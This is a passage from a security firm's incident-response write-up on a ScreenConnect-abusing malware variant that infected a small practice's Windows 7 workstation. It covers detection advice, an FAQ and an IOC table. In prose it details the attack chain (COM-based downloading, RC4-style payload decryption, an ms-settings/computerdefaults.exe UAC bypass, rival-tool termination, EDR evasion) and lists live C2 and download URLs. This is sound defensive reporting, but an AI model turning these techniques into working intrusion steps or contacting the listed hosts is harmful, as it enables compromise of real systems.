No curl.exe, no powershell.exe, no bitsadmin in the common case: whichever COM object the host exposes gets used, and the response lands on disk through ADODB.Stream.SaveToFile. The fetched MSI is then validated by a magic-header check (Xsr) and, if needed, decrypted with a custom RC4-style cipher (Bvz, 32-hex-char key, 4096-byte S-box init) before the UAC-bypass installer path runs.
One more nasty touch: rival removal. A branch of the script enumerates Windows services through WMI and terminates anything matching known legitimate-but-competable remote tools: SimpleHelp, “Remote Access”, jwrapper, simpleservice.exe, or the configured target service name. It issues sc stop/sc delete-equivalent commands so the attacker’s ScreenConnect client becomes the only remote access on the box. That is not persistence; that is market consolidation.
Why SentinelOne did not stop this. The workstation had SentinelOne agent 23.4.4.223 installed with its service host, static engine, and memory scanner running throughout the investigation window. The infection still succeeded end to end. The reasons are structural rather than a SentinelOne failure: every stage ran through signed Microsoft binaries (wscript.exe, msiexec.exe, computerdefaults.exe, reg.exe paths, WMI providers, Task Scheduler COM), the staged config lived in a 10 MB XOR’d .dat blob that static signatures cannot read, strings were wrapped in a custom substitution cipher, and the persistence was fileless COM calls rather than dropped executables. Behavioral EDR can flag living-off-the-land chains, but a patient three-minute watchdog plus legitimate-binary execution is exactly the pattern these tools are tuned to tolerate. The detection opportunities were real but narrow: process-creation auditing (4688) would have shown every wscript //B spawn, script-block and command-line logging would have caught the ms-settings registry writes, and network egress monitoring would have flagged the beacon to newsession-view.us. None of those were enabled on this box.
Common mistakes
The dental office in this case did a few things right and a few things every small business gets wrong.
Right: they called us instead of trying to clean it themselves, they had remote access already in place for legitimate support, and they let us preserve evidence before deleting anything. That last one matters for insurance claims and law-enforcement referrals.
Wrong: Windows 7 with no endpoint detection, no process-creation auditing, and a Task Scheduler operational log the attacker wiped as anti-forensics. On that box, reconstruction depended entirely on surviving Security-log events and orphaned task files. Enable 4688 auditing and ship logs somewhere off-box before you need them.
The vector lesson: a calendar invite is an attachment with a calendar icon. The “Q4 Strategy and Budget Review” invite was social engineering layered on malware delivery, and the patient rapport-building persona is a reminder that these campaigns play the long game. Verify meeting requests by phone before clicking Join, and treat PDF attachments in invites with the same suspicion as email attachments.
The ScreenConnect lesson: if you run it, patch it, disable extensions you did not deploy, and treat any client connecting to an unfamiliar relay as hostile until proven otherwise. Huntress’s guidance to defenders was blunt: do not triage infected hosts over ScreenConnect, because that is exactly the lateral path the toolkit was built to abuse.
The infrastructure lesson: newsession-view.us served the Meet lure and the SSA phishing page from the same domain. Scammers reuse kit infrastructure across campaigns, which means blocklisting one domain can kill several operations at once, and threat intel sharing is not a nice-to-have.
What is SCKit?
SCKit is the name security researchers gave the toolkit at the center of the November 2026 ScreenConnect campaign. Huntress and Blackpoint Cyber recovered it as a collection of roughly sixteen scripts, batch files, command files, and configuration data designed to run on Windows endpoints. Its documented jobs: install a rogue ScreenConnect client pointing at attacker infrastructure, persist through scheduled tasks and registry Run entries, harvest session material, and attempt lateral movement toward MSP technician workstations. Microsoft Threat Intelligence confirmed the campaign and described the toolkit’s staged PowerShell decoder and its RelayTrap component, which targets the technician side of a remote-support session.
How is the drive-by variant different from the MSP campaign?
The publicly reported intrusions started inside cloud-hosted ScreenConnect panels. Attackers who had compromised an MSP’s management console issued Run commands that pushed rogue clients to that provider’s customer endpoints, then tried to ride technician sessions back toward the provider itself. In the case described here, none of that applied. The toolkit arrived through consumer infection infrastructure: malspam, a fake calendar invite, obfuscated JScript droppers, and a download host. The ScreenConnect installer, the task-and-Run-key persistence pattern, and the toolkit-style packaging are consistent with SCKit, but the initial access vector and the script language of the staging stage are different enough that we treat it as a variant rather than an identical sample.
Are small businesses without an MSP at risk?
Yes, and in some ways more exposed. The panel-based wave required the attacker to compromise a service provider first, which limited the blast radius to that provider’s customer base. A drive-by variant skips that prerequisite entirely: any endpoint that opens the lure can receive the toolkit, whether or not an MSP manages it. Small practices feel the gap hardest because they are the least likely to have endpoint detection, process auditing, or a retainer with an incident response team. The victim in this case ran Windows 7 with no EDR and no 4688 auditing, which turned a contained infection into a forensic reconstruction project.
How can I tell if SCKit hit my network?
Hunt for the artifacts we found on this endpoint: scheduled tasks with bland, Windows-sounding names that re-create each other, Run-key entries that relaunch script payloads at logon, ScreenConnect clients connecting to unfamiliar relay infrastructure, and JScript or PowerShell staging in temp directories. Enable process-creation auditing (Event ID 4688) and centralize your logs so the task lifecycle is visible after the fact. If you operate ScreenConnect, verify your version against ConnectWise’s guidance, disable third-party extensions you did not deploy, and treat any client connecting to an unknown relay as hostile until proven otherwise.
IOCs
| Type | Value |
|---|---|
| Malspam sender | clarkwallen037@gmail.com / 816-200-2157 (“Clark Wallen”) |
| Lure / C2 domain | newsession-view.us (/googleinvite/2, /?action=component&xk=f5d0f68fcb44816a2d553150e003d0c1&hp=110&tp=243) |
| Download host | pixeldrain.com/api/file/rLWyVAY1?download |
| ScreenConnect relay | instance-d5v3yd-relay.screenconnect.com:443 |
| ScreenConnect version | 26.7.6 |
| Payload SHA256 (JScript) | b46f5ea6a261b85d43cf7ac2739ead3fe04fbb7a0b56564b982a9daf37384be5 |
| Config store SHA256 (.dat) | 7a81aa7a8315272c28d467feb94cd0f83ef75519397dabb2437e8ca222439478 |
Dropper SHA256 (Google-Invite-565417751.js) | 7b7b227f506df6851bf32a9e9ba227fa3376b4836b0d4fe780715bc2254c32ac |
Dropper SHA256 (Google-Invite-590499663.js) | 83fafc99be5be8cb4d3f4c20ec1859b148dba3c24bd91adf821cbcf9dc11ca27 |
| Scheduled tasks | SchemaIndexBroker_S-1-5-21-2135985481-1841170304-132959172-1001, TelemetryNodeSync_{5BBC0995-CD31-44B6-9702-41339CAD3602} |
Task export SHA256 (TelemetryNodeSync) | 810cae2d346a5faf8b43d8cbad26fc583c26c047f94d819a91a2665e6fa68be1 |
| Campaign SID | S-1-5-21-2135985481-1841170304-132959172-1001 (foreign; hunt org-wide) |
| UAC bypass | HKCU\Software\Classes\ms-settings + .scx_* classes -> computerdefaults.exe |
These indicators are published for sharing as an AlienVault OTX pulse with full hashes and TTP tags.
Next step
If you run ScreenConnect, have Windows 7 or other legacy systems in production, or want a fast read on your own exposure, two things are worth doing this week. First, run a posture baseline: the CyberReplay security scorecard measures endpoint, logging, and remote-access hygiene in a few minutes, and our incident response practice can walk through what an SCKit-style hunt looks like on your network. Second, if you suspect exposure or just got a suspicious invite, our “my company has been hacked” triage page lays out the first hour. For a direct conversation, you can book a 15-minute call or schedule a security assessment with the team.
All victim-identifying details (practice name, staff names, hostnames, internal IPs) have been redacted. Attacker IOCs are preserved in full for defensive use. The complete hashed forensic package, including the deobfuscated payload and full event-log timeline, is available to information-sharing partners and insurers on request.
References
- Huntress: SCKit Worm Installs Rogue ScreenConnect Clients and Session Cookie Relays Across Hundreds of Endpoints
- Blackpoint Cyber: ScreenConnect Attack - SCKit Turns Remote Support Into an Attack Platform
- Microsoft Security Blog: SCKit Abuses ScreenConnect to Deploy Remote Access and Target Technician Sessions
- BleepingComputer: New worm-like SCKit malware targets MSPs in ScreenConnect attacks
- The Hacker News: ConnectWise warns ScreenConnect attacks continue as SCKit targets unpatched systems
- MITRE ATT&CK: Scheduled Task/Job (T1053)
- MITRE ATT&CK: Boot or Logon Autostart Execution (T1547)
- CISA Known Exploited Vulnerabilities Catalog
- AlienVault OTX Pulse: SCKit drive-by download variant IOCs
Questions about the artifacts or want to compare notes on this campaign? Reach us through the contact page.
Image note: the UAC prompt screenshot is published with staff-identifying regions pixelated. The unredacted original remains in the forensic package available to partners and insurers on request.